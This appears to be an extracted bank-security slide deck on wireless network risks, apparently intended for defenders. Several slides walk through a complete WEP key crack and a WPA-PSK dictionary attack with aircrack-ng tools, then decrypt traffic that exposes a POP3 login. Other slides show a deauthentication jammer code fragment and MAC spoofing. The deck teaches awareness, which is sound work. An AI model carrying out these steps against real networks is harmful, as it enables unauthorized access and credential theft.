

Wireless Security

*Thoughts on Risks and Solutions
(or just an Oxymoron?)*

*Kenneth Newman, CISM, PMP, ITIL/ITSM
Vice President of Security*



Disclaimer: Designed to provoke discussion. May raise more questions than answers.



AMERICAN
Savings Bank

What is 'Wireless'?



Bluetooth	Infrared (IrDA)	2G	3G
GDPA	GPS	CDMA	PCS
TDMA	SMR	GSM	SMS
GPRS	WAP	Wi-Fi www.wi-fi.com	802.11
a / b / g / i	WEP	WPA	IEEE standards.ieee.org/gee/ieee802/802.11.html



Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Overview

- Risks
 - Technical Risks
 - Organizational Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Overview

- Risks
 - Technical Risks
 - Organizational Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Technical Risks

- Completely insecure vendor defaults
 - No WEP enabled, weak default SSIDs/passwords*, etc.
- Native security mechanisms alone limited
 - MAC filters, disable 'beaconing' (SSID broadcast), etc.
- Availability of scanning tools to identify APs
 - Your grandmother probably knows about Netstumbler
- Weak, device-only authentication
 - Spoofing, MITM attacks, & rogue APs



More Technical Risks

- “Much less greasy chips under \$20”
 - or “From Pringles cans to PVC pipes”
 - www.oreillynet.com/cs/weblog/view/wlg/448/,
www.cantenna.com/whatis.html
- The Accidental Tourist asks “Is there a wireless network...”
 - Broadcast (“ANY”) or null ESSID
 - www.techtv.com/screensavers/wirelessandmobiletips/story/0,24330,2185567,00.html
- 2.4 GHz cordless phone/microwave or ‘Omerta’ DoS for ‘b’ & ‘g’
 - DoS trivial since disassociation is a single, unauthenticated frame
 - DOD concerned about more interference with ‘a’ and certain comm frequencies
- Passive sniffing (management/data frames) almost undetectable
 - Kismet, unlike Netstumbler, can be very quiet



Technical Risks: Open Source

```
printf("Omerta [802.11b network silencer]\n");
printf("Listening for 802.11b data frames...\n");


/* ensure monitor mode is on */
do_ioctl("1", r);

for (n = 0;;)
{
/* read a frame from the ether */
c = radiate_read(&rbuf, r);
if (c == -1)
{
fprintf(stderr, "radiate_read(): %s", radiate_geterror(r));
return (EXIT_FAILURE);
}
if (c < sizeof (struct hfa384x_rx_frame))
{
fprintf(stderr, "Short frame (%d bytes).\n", c);
continue;
}
rx_h = (struct hfa384x_rx_frame *)rbuf;
```



Even More Technical Risks

- Once associated, all traditional network attacks apply
- Free HotSpots (opportunity for anonymous attacks)
 - <http://www.nycwireless.net> (Bowling Green, Rector Place)
 - Starbucks (T-Mobile \$)
 - Hotels
 - Airports
 - Convention Centers
- AP power and signal 'bleed'
 - "I can see for miles and miles and miles and miles..."
 - Networks have been easily accessed "long distance"



Technical Risks: Tools: Netstumbler

The screenshot shows the Netstumbler application window titled "Network Stumbler - [new_york_55broad_3_one_spot.ns1]". The interface includes a menu bar (File, Edit, View, Options, Window, Help), a toolbar, and a main display area. On the left, there is a tree view with "Channels" expanded to show "SSIDs". Below the SSIDs, there is a "Filters" section with options like "Encryption Off", "Encryption On", "ESS (AP)", "IBSS (Peer)", "CF Pollable", and "Short Preamble".


The main display area contains a table of detected networks with the following columns: MAC, SSID, Name, Ch..., Vendor, WEP, SN..., Sig..., No..., SNR+, and Latitude. The table lists various networks such as "049fbf", "100481000110007100...", "25BroadST", "AMX", "crllc", "default", "ELNewYork", "hipntasty", "JerryD11b", "Juiced QA Beta", "linksys", "micromusewireless", "session", "symbol", "w1r3l3ss", "WaveLAN Network", "wbdemo", and "WLAN".

MAC	SSID	Name	Ch...	Vendor	WEP	SN...	Sig...	No...	SNR+	Latitude
00022D...	049fbf		1	Agere (...)	Yes		-84	-98	11	
0040965...	100481000110007100...		1	Cisco (A...	Yes		-82	-92	5	
00022D...	25BroadST		6	Agere (...)			-79	-96	15	
00045A2...	AMX		11	Linksys			-91	-88	-3	
00022D...	crllc	AP-1000...	11	Agere (...)			-89	-100	8	
004005...	default		6	D-Link			-91	-91	0	
0006255...	ELNewYork		6		Yes		-83	-99	11	
00904B0...	hipntasty		11	Gemtek ...			-83	-95	12	
00904B0...	JerryD11b		10	Gemtek ...	Yes		-86	-96	7	
00022D...	Juiced QA Beta		10	Agere (...)			-89	-89	0	
00045A...	linksys		6	Linksys	Yes		-91	-95	4	
00045A...	linksys	Prism I	6, 10	Linksys			-76	-98	19	
00022D...	micromusewireless		10	Agere (...)	Yes		-94	-98	4	
00022D...	micromusewireless		10	Agere (...)	Yes		-87	-97	6	
00022D...	micromusewireless		10	Agere (...)	Yes		-82	-102	11	
00032F0...	session		6	GST (Li...			-75	-97	17	
02203B1...	symbol		11				-82	-99	11	
0000222...	w1r3l3ss		6		Yes		-76	-98	18	
00022D...	WaveLAN Network		10	Agere (...)			-93	-95	2	
0002A56...	wbdemo	radio12	9, 10				-83	-99	11	
0004E20...	WLAN		11				-83	-97	10	

The status bar at the bottom of the window shows "Ready", "Not scanning", and "GPS: Disabled".



Technical Risks: Tools: PDAs



MiniStumbler



WiFiFoFum

Technical Risks: Tools: Kismet

```
dragom@gir.lan.nerv-un.net:/home/dragom
┌-Networks--(Autofit)-----┐
│ Name                        T W Ch Packts  Flags      0.0.0.0      Info-      │
│ + St Francis                G N 07    324      0.0.0.0      Ntwrks     │
│ VBHOUND                     A Y 11     48      0.0.0.0      22         │
│ + Cenhud-POK                G N 06    339      0.0.0.0      Pckts      │
│ <no ssid>                   A N 01   1508    U3        10.132.112.0 6148       │
│ cvsretail                   A N 11   1091      0.0.0.0      Cryptd     │
│ + IBM-POK                    G Y 00    432      0.0.0.0      386        │
│ pserwap003                   A Y 07     56      0.0.0.0      Weak       │
│ linksys                      A Y 06    155      0.0.0.0      0          │
│ <no ssid>                   A Y 11    175      0.0.0.0      Noise     │
│ tsunamisgt3624t            A N 06     4        0.0.0.0      0          │
│ <no ssid>                   A Y 06     58      0.0.0.0      Discrd    │
│ default                     A N 11    284      0.0.0.0      1448      │
│ arlington                   A N 06    15        0.0.0.0      │
│ linksys                      A Y 06     91      0.0.0.0      │
│ LuoHomeNet                   A Y 06   1107      0.0.0.0      │
│ . linksys                    A N 02    107      0.0.0.0      │
│ ! CPT_Wireless              A N 01    170      0.0.0.0      │
│ ! WLAN                      A N 11     22      0.0.0.0      │
└-----┘
┌-----┘
│ Status-┐
│ Detected new network "WaveLAN Network" bssid 00:02:2D:22:86:C1 WEP N Ch 10 @
│ Detected new network "WLAN" bssid 00:90:D1:00:D9:57 WEP N Ch 11 @ 11.00 mbit
│ Detected new network "CPT_Wireless" bssid 00:02:2D:0D:D4:C0 WEP N Ch 1 @ 11.
│ Detected new network "linksys" bssid 00:04:5A:DD:56:0F WEP N Ch 2 @ 11.00 mb
└-----┘
Elapsd
000203
```




Technical Risks: WEP

- Short (24 bit) IV in key
 - Wraps and repeats in data stream
- Weak (40 bit on older cards) crypto
 - Allowing brute forcing of key
- Shared keys w/out regular auto update
- Flawed RC4 model allowing key recovery
- Only data encrypted and not management traffic
- No mutual authentication to protect from rogue APs
- Replay/forgery attacks possible
- Wi-Fi Protected Access (WPA) PSK weakness




Technical Risks: WEP



<http://www.hackingdefined.com/index.php/Tools>

A bootable CD!

Technical Risks: WEP



Shell - Kismet

Session Edit View Bookmarks Settings Help

Network List (First Seen)

Name	T	W	Ch	Pkts	F
! 2plus	A	Y	008	115	
! amiraj	A	Y	006	12	
! 012level1	A	N	011	29	0.0.0.0 0B
! <no ssid>	P	N	---	4	0.0.0.0 0B
! <no ssid>	A	0	001	3	0.0.0.0 0B
! <no ssid>	A	0	005	2	0.0.0.0 0B

Select a target and a channel



Technical Risks: WEP

```
-rw-r--r-- 1 root root 34524 Mar 19 12:00 aireplay.c
-rwxr-xr-x 1 root root 8324 Apr 19 09:40 airforge
-rw-r--r-- 1 root root 6234 Mar 19 12:00 airforge.c
-rw-r--r-- 1 root root 10013 Mar 19 12:00 crctable.h
drwxr-xr-x 2 root root 2048 Mar 19 12:00 patch
-rw-r--r-- 1 root root 916 Mar 19 12:00 pcap.h
-rw-r--r-- 1 root root 164 May 19 11:11 replay_src-050519-110753
-rwxr-xr-x 1 root root 159 May 17 22:30 start-aireplay.sh
-rwxr-xr-x 1 root root 751 Mar 19 12:00 wlanng.sh
root@2[aireplay-2.2]# ./start-aireplay.sh
Removing genrtc Module
Inserting rtc module
Modules fixed, now run aireplay
root@2[aireplay-2.2]# ./wlanng.sh
usage: ./wlanng.sh <start|stop> <device> [channel]
root@2[aireplay-2.2]# ./wlanng.sh start wlan0 8
message=lnxreq_ifstate
  ifstate=enable
  resultcode=success
message=lnxreq_wlansniff
  enable=true
  channel=8
  prismheader=false
  wlanheader=false
  keepwepflags=true
  stripfcs=true
  packet_trunc=no_value
  resultcode=success
root@2[aireplay-2.2]#
```

Set radio in promiscuous mode on same channel

Technical Risks: WEP

```
Shell - Konsole
Session Edit View Bookmarks Settings Help

airodump 2.1 - (C) 2004 Christophe Devine
usage: airodump <wifi interface> <output filename> [options]
root@1[aircrack-2.1]# ./airodump wlan0 2plus
```

Start capturing traffic

```
Shell - Konsole
Session Edit View Bookmarks Settings Help

root@2[aireplay-2.2]# ./aireplay -x 512 wlan0

FromDS = 0, ToDS = 1, WEPP = 1
BSSID = 00:50:FC:D7:A8:F4
Src. MAC = 00:02:2D:A5:8C:D7
Dst. MAC = 00:50:FC:D7:A8:F4

0x0000: 0841 d500 0050 fcd7 a8f4 0002 2da5 8cd7 .A...P.....-...
0x0010: 0050 fcd7 a8f4 10fc 8d42 0000 af40 2097 .P.....B...@ .
0x0020: ad2d 59af 5ffe ae2d 6f89 c598 dc02 5da5 .-Y...-o.....].
0x0030: 9925 6a6f 004c 9808 286e 4eaf 0ffd f09d .%jo.L...(nN....
0x0040: 04c8 b106 19a7 f6b8 d379 a4ac b0e3 41f8 .....y....A.
0x0050: 2425 5906 3233 a356 55fe 1361 953a f822 $%Y.23.VU..a..".
0x0060: 5d88 a9ff cf96 a44a c0a5 f9e9 a794 55d0 ].....J.....U.
0x0070: c5d7 b337 8b9b a942 dec0 7d8f ...7...B...3.

Use this packet ?
```

Capture an arp packet...

Technical Risks: WEP

```
Shell - Konsole
Session Edit View Bookmarks Settings Help
root@2[aireplay-2.2]# ./aireplay -x 512 wlan0

FromDS = 0, ToDS = 1, WEP = 1
BSSID   = 00:50:FC:D7:A8:F4
Src. MAC = 00:02:2D:A5:8C:D7
Dst. MAC = 00:50:FC:D7:A8:F4

0x0000: 0841 d500 0050 fcd7 a8f4 0002 2da5 8cd7 .A...P.....-...
0x0010: 0050 fcd7 a8f4 10fc 8d42 0000 af40 2097 .P.....B...@ .
0x0020: ad2d 59af 5ffe ae2d 6f89 c598 dc02 5da5 .-Y...-o.....].
0x0030: 9925 6a6f 004c 9808 286e 4eaf 0ffd f09d .%jo.L...(nN....
0x0040: 04c8 b106 19a7 f6b8 d379 a4ac b0e3 41f8 .....y.....A.
0x0050: 2425 5906 3233 a356 55fe 1361 953a f822 $%Y 23.VU..a...".
0x0060: 5d88 a9ff cf96 a44a c0a5 f9e9 a794 55d0 1.....J.....U.
0x0070: c5d7 b337 8b9b a942 dec0 7d8f

Use this packet ? y
Saving chosen packet in replay_src-050519-111808.pcap
Sent 114949 packets... █
```

...and replay it...

```
Shell - Konsole
Session Edit View Bookmarks Settings Help

BSSID          CH  MB  ENC  PWR  Packets  LAN IP / # IVs  ESSID
00:11:6B:20:67:B4  11  54  OPN  -1    1771
00:50:FC:D7:A8:F4   8  11  WEP  -1  247273  128057  0121
                2p1
```

...to generate more traffic

Technical Risks: WEP

```
-rw-r--r-- 1 root root      501 Oct  1  2004 rawsend.patc
drwxr-xr-x 2 root root     2048 Oct  1  2004 win32
root@1[aircrack-2.1]# ./aircrack

aircrack 2.1 - (C) 2004 Christophe Devine

usage: aircrack [options] <pcap file> <pcap file> ...

-d <start> : debug - specify beginning of the key
-f <fudge> : bruteforce fudge factor (default: 2)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length: 64 / 128 / 256 / 512
-p <nfork> : SMP support: # of processes to start
-q <quiet> : Quiet mode (Less print more speed)

root@1[aircrack-2.1]# ./aircrack -n 64 2plus.cap
Opening pcap file 2plus.cap
Choosing first WEP-encrypted BSSID = 00:50:FC:D7:A8:F4
Reading packets: total = 127783, usable = 117013
```

Cracking a 64-bit key

```
aircrack 2.2

[00:00:03] Tested 63453 keys (got 501999 IVs)

KB  depth  byte(vote)
0   0/ 1    3E( 58) B5( 15) 0F( 13) 4E( 13) D7( 13) D4( 12)
1   0/ 1    4B( 154) F4( 26) 9E( 24) 80( 15) 38( 13) B9( 13)
2   0/ 2    94( 62) 68( 45) 4E( 28) 5E( 27) 8B( 15) F8( 15)
3   0/ 2    96( 58) B4( 39) 0F( 15) F1( 15) 41( 13) 2A( 5)
4   0/ 1    6D( 125) 17( 39) 0B( 15) 6A( 15) 32( 13) 33( 12)
5   0/ 4    03( 38) 9E( 28) A2( 24) FE( 24) E7( 18) 2F( 15)
6   0/ 2    DB( 87) 96( 51) 95( 39) B2( 24) AF( 20) 97( 17)
7   0/ 1    B7( 442) AE( 140) B1( 30) AD( 21) B0( 16) 47( 15)
8   0/ 1    64( 322) EC( 87) EE( 52) EB( 41) 77( 37) E5( 35)
9   0/ 1    49( 313) A4( 60) 7B( 51) 75( 45) 9B( 42) 25( 35)
10  0/ 2    C7( 188) 45( 109) 94( 84) 25( 58) 93( 55) 20( 54)

KEY FOUND! [ 3E:4B:94:96:6D:03:DB:B7:64:49:C7:F7:DB ]
```

128-bit just takes More packets



Technical Risks: WEP

```
Shell - Konsole
Session Edit View Bookmarks Settings Help
root@1[aircrack-2.1]# iwconfig wlan0 key 11aa22aa33
```

```
Shell - Konsole
Session Edit View Bookmarks Settings Help
root@1[aircrack-2.1]# ping www.google.com
PING www.l.google.com (66.249.87.99): 56 data bytes
64 bytes from 66.249.87.99: icmp_seq=0 ttl=249 time=88.2 ms
64 bytes from 66.249.87.99: icmp_seq=1 ttl=249 time=88.0 ms
64 bytes from 66.249.87.99: icmp_seq=2 ttl=249 time=87.7 ms
64 bytes from 66.249.87.99: icmp_seq=3 ttl=249 time=88.1 ms

--- www.l.google.com ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 87.7/88.0/88.2 ms
root@1[aircrack-2.1]#
```



Technical Risks: WEP

```
root@wifihacker:~/aircrack# ./aircrack -w /pentest/dictionaries/all out.cap
Opening out.cap
Read 45923 packets.
```

#	BSSID	ESSID	Encryption
1	00:11:95:3F:6F:B9	default1	None (0,0,0,0)
2	00:0D:88:3A:9D:65	testap12345	WPA (1 handshake)
3	00:04:AC:6C:32:70		Unknown

```
Index number of target network ? █
```

The same works
For WPA PSK

```
Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
```

```
KEY FOUND! [ enumeration ]

Master Key      : F5 45 B1 36 F7 81 80 D4 AF 45 04 28 63 F5 14 6C
                  C3 72 E3 BC 91 CE 6A 46 3D 88 18 76 A7 C3 CE 1B

Transient Key   : 50 B1 D8 82 8E E3 80 89 86 E3 1B C1 DC 82 53 66
                  10 3F 95 FF 8C BF 3C BF B9 6F A2 4F 20 D6 8B F2
                  1F 96 42 25 93 9E D1 C5 82 F4 BC 11 47 28 B0 AF
                  99 2C A9 D2 03 7A CD 6F CA 72 CF F9 7D A3 25 E5

EAPOL HMAC     : 29 D4 7F 66 7A E0 ED EF 22 4F E9 F4 F2 BA 03 A5

root@wifihacker:~/aircrack# cd
root@wifihacker:~# pico wpa_supplicant.conf
root@wifihacker:~# wpa_supplicant -D madwifi -i ath0 -c wpa_supplicant.conf
ioctl[SIOCSIWPMKSA]: Operation not supported
CTRL-EVENT-DISCONNECTED - Disconnect event - remove keys
Trying to associate with 00:0d:88:3a:9d:65 (SSID='testap12345' freq=2447 MHz)
Associated with 00:0d:88:3a:9d:65
WPA: Key negotiation completed with 00:0d:88:3a:9d:65 [PTK=TKIP GTK=TKIP]
CTRL-EVENT-CONNECTED - Connection to 00:0d:88:3a:9d:65 completed (auth)
```

Accomplished w/
Dictionary attack



Technical Risks: WEP

802ether 2.1

802ether 2.1 - (C) 2004 Christophe Devine

usage: 802ether <pcap infile> <pcap outfile> <wep key>

example: 802ether wlan.cap ether.cap 99BC01FA40

input pcap filename: capture.cap

output pcap filename: capclear.cap

WEP key ('.' = none): 316e7433726c316e6b62346279

Read 304 packets, wrote 44 packets.

Press Ctrl-C to exit.

Decrypting traffic
w/ key is easy

sniffclr.cap - Ethereal

File Edit View Go Capture Analyze Statistics Help



Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
18	20.000000	172.16.1.40	204.127.198.10	TCP	1189 > pop3 [ACK] Seq=1 Ack=1 win=
19	20.000000	204.127.198.10	172.16.1.40	POP	Response: +OK (rwcrcpxc) Maillenn
20	20.000000	172.16.1.40	204.127.198.10	POP	Request: USER Johnthcvp
21	20.000000	204.127.198.10	172.16.1.40	TCP	pop3 > 1189 [ACK] Seq=52 Ack=17 wi
22	20.000000	204.127.198.10	172.16.1.40	POP	Response: +OK
23	20.000000	172.16.1.40	204.127.198.10	POP	Request: PASS wannabc30
24	20.000000	204.127.198.10	172.16.1.40	TCP	pop3 > 1189 [ACK] Seq=57 Ack=33 wi
25	20.000000	204.127.198.10	172.16.1.40	POP	Response: +OK ready
26	20.000000	172.16.1.40	204.127.198.10	POP	Request: STAT
27	20.000000	204.127.198.10	172.16.1.40	POP	Response: +OK 1 1611
28	20.000000	172.16.1.40	204.127.198.10	POP	Request: LIST
29	21.000000	2wire_28:62:c4	Broadcast	0x0604	Ethernet II



Overview

- Risks
 - Technical Risks
 - Organizational Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Organizational Risks

- Staff have motive, means, and opportunity
 - Retail availability: JR Computers, CompUSA, etc.
 - Very low cost: under \$50 for cards (which can act as APs)
 - Ease of implementation: plug and play (insecure defaults)
 - Embedded in many new laptops (and PDAs/Tablets)
 - Difficult and time consuming to centrally detect
- Very broad (or 'Board') acceptance
 - Cool and exciting technology everyone wants
 - Mobility can lead to increased productivity/ROI
 - 'Corridor Warriors'
 - Staff may already be using it on the road
 - hotel, airport, convention, etc.
 - It may already be in your CEO/COO/CIO's office...





More Organizational Risks

- Inadvertent roaming to a stronger AP
 - Easy in densely populated urban areas
 - Your data could be crossing someone else's network (or visa versa)
 - Or just be rerouted through a hostile station
 - Staff exposing your data and systems thru public hotspots
- Information Leakage thru SSIDs and other fields
- Breaking Chinese walls between business areas
- Scalability, consistency, and availability
 - Difficult to deploy securely across enterprise
 - Lost/stolen devices expose WEP and WPA shared key(s)

Organizational Risks: Two MACs

SMAC 1.2 [WBEM On] - Evaluation Edition

File About Purchase

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0007	Yes	No	Intel(R) PRO/1000 MT Mobil...	10.101.17.89	00-0D-60-7A-C8-7A
0018	Yes	No	PGPnet Virtual Identity Adapter		FF-FF-FF-00-00-00

Show Only Active Network Adapters

New Spoofed MAC Address

0C - 0C - 0C - 0C - 0C - 01

Spoofed MAC Address

Active MAC Address

00-0D-60-7A-C8-7A

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

SMAC 1.2 [WBEM On] - Evaluation Edition

File About Purchase

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0007	Yes	Yes	Intel(R) PRO/1000 MT Mobil...	10.101.17.160	0C-0C-0C-0C-0C-01
0018	Yes	No	PGPnet Virtual Identity Adapter		FF-FF-FF-00-00-00

Show Only Active Network Adapters

New Spoofed MAC Address

0C - 0C - 0C - 0C - 0C - 01

Spoofed MAC Address

0C-0C-0C-0C-0C-01

Active MAC Address

0C-0C-0C-0C-0C-01

Update MAC Refresh

Remove MAC Exit

KLC CONSULTING, INC
www.klcconsulting.net/smac

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

Organizational Risks: Embedded

